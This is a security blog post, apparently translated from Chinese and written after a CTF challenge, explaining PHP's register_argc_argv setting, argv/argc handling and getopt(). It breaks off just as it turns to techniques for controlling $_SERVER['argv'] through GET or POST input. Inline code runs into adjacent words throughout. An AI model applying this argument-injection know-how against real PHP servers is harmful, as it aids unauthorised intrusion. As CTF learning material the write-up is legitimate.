0x01 Preface
During a recent Dianfeng Geek CTF, I encountered aregister_argc_argvweb challenge, which I could not solve. Afterward I askedyzddmr6for his approach, then searched Chinese-language research onregister_argc_argvand found little security research, soregister_argc_argvThis PHP setting deserves study, so I am recording and sharing it. My practical experience is limited; additions and corrections are welcome.[1][2][3][4][5][6][7][8][9]
0x02 Background
This section covers basics; experienced readers can skip to the next section.
Regardingregister_argc_argvsetting. The official site provides:
| register_argc_argv | boolean | Tells PHP whether to declare the argv & argc variables (that would contain the GET information). See also command line. |
|---|---|---|
| register_argc_argv | TRUE | Setting this to TRUE means that scripts executed via the CLI SAPI always have access to argc (number of arguments passed to the application) and argv (array of the actual arguments).The PHP variables $argc and $argv are automatically set to the appropriate values when using the CLI SAPI. These values can also be found in the $_SERVER array, for example: [$_SERVER'argv']. |
|---|---|---|
The first table says whether PHP declaresargvandargcvariables, which may contain POST or GET data.
The second table supplements the first. Whenregister_argc_argvwhen TRUE, lets CLI SAPI populate argc (number of arguments) and argv (argument array). Under CLI SAPI, PHP variable$argcand$argvis populated automatically with appropriate values and can be found in$_SERVERarray, such as$_SERVER['argv']。
A textual description may be difficult to follow, so a short example explains the setting.

First, inphp.inisearches inregister_argc_argv Set it toOn, as shown below:

The PHP manual states that the default isON:
But in the official GitHub source, the default is Off:

Basic testing shows that older versions (5.2.17 tested) default to On, while newer versions (5.4.45, 5.5.9, and 7.3.4 tested) default to Off.
We can therefore conclude that in the current configuration file,register_argc_argvdefaults toOff; the documentation may simply not have been updated
Returning to the topic, begin with this test code:
<?php
error_reporting(0);
$a = $_GET['a'];
echo $a;
var_dump($_SERVER[argv]);
var_dump($_SERVER);
?>
Whenregister_argc_argvis enabled:

Whenregister_argc_argvis disabled:

We can see that whenregister_argc_argvis enabled, the global scope additionally containsargvandargc。
Then thisargvvariable flow through PHP? Suppose a global variable exists:$argv. Can it replace$_SERVER['argv']value?
First, know that$_GET、$_POSTPHP stores these superglobals in a hash table. During REQUEST, PHP copies the table; later PHP code changes do not affect the copy. With that in mind, examine the source related to$argvrelated PHP source:


In the two PHP examples above,argvThe lookup proceeds as follows:
First checkregister_argc_argvwhether the setting is enabled, checks for CLI mode, then looks in the copied hash table for$_SERVER['argv']value. If found, return it; otherwise search the global symbol table for variables declared with global:$_GLOBALS['argv']value. This shows that$_SERVER['argv']has higher precedence than$_GLOBALS['argv'].
Thenregister_argc_argv Is that its only use? Certainly not.
CLI means Command Line Interface and SAPI means Server Application Programming Interface. SAPI is PHP's interface to other applications; CLI is one SAPI used for PHP shell applications. Here we only need to know that CLI is PHP's command-execution mode and that scripts can directly access$argv, $argcthese two global variables.
The simplest example:
// test.php
<?php
var_dump($argc);
var_dump($argv);
Run on the command line:
php test.php -s -t test 100

We can see that$argcvalue is 5;$argvinto an array of size 5. The first element is the script filename; later elements preserve space-separated command-line order: test.php, -s, -t, test, 100.
In other words, $argcrecords array size, while$argvrecords the supplied arguments.
A question now arises: if we want to passtest 100without accepting-s -tHow should an argument like this be handled?
To solve this, PHP providesgetopt(), a built-in function specifically for complex command-line options. Its signature is:
getopt ( string $options [, array $longopts [, int &$optind ]] ) : array
Regardinggetopt()is documented as:
- options: each character is treated as a short option matching a single hyphen, such as
xrecognizes-xoption, permitting onlya-z,A-Z,0-9 - longopts: an array of long option strings matching arguments introduced with two hyphens, such as
optrecognizes--opt - optind (PHP ≥7.1.0): if provided, receives the index where argument parsing stopped
The options string may contain:
- Individual character (accepts no value)
- Character followed by one colon (value required)
- Character followed by two colons (value optional)
An option value is the first argument after its string. No leading space is required, but the value itself cannot contain spaces.
The descriptions are numerous, but an example makes them clear:
<?php
  // getopt.php
$test = getopt('a:b:c:de');
var_dump($test);
and then executephp getopt.php -apanda -chello -b next -dooo, producing:

Note the use ofgetopt(options), several points are worth noting:
optionsparameter order need not match command-line order- distinguishes values whether or not a space separates option and value
- The function returns option/argument pairs, or FALSE on failure.
optionsindividual characters in; the returned option list'skeyis the option;valueisfalseoptionsoptions not specified in are not returned even if present on the command line
The function supports more cases; see the linked getopt()official documentation.
With this argument, if we next want to passtest 100without accepting-s -tAn argument like this is simple:
// newtest.php
<?php
  $argv = getopt('s:t:');
var_dump($argc);
var_dump($argv);

That is the required background. It enables several useful techniques.
0x03 Unusual Techniques

The background above shows that we can use $_GETor$_POSTto control$_SERVER['argv'];values. But testing shows that regardless of how many values are supplied directly,$argc count always remains 1;$argvvalue is 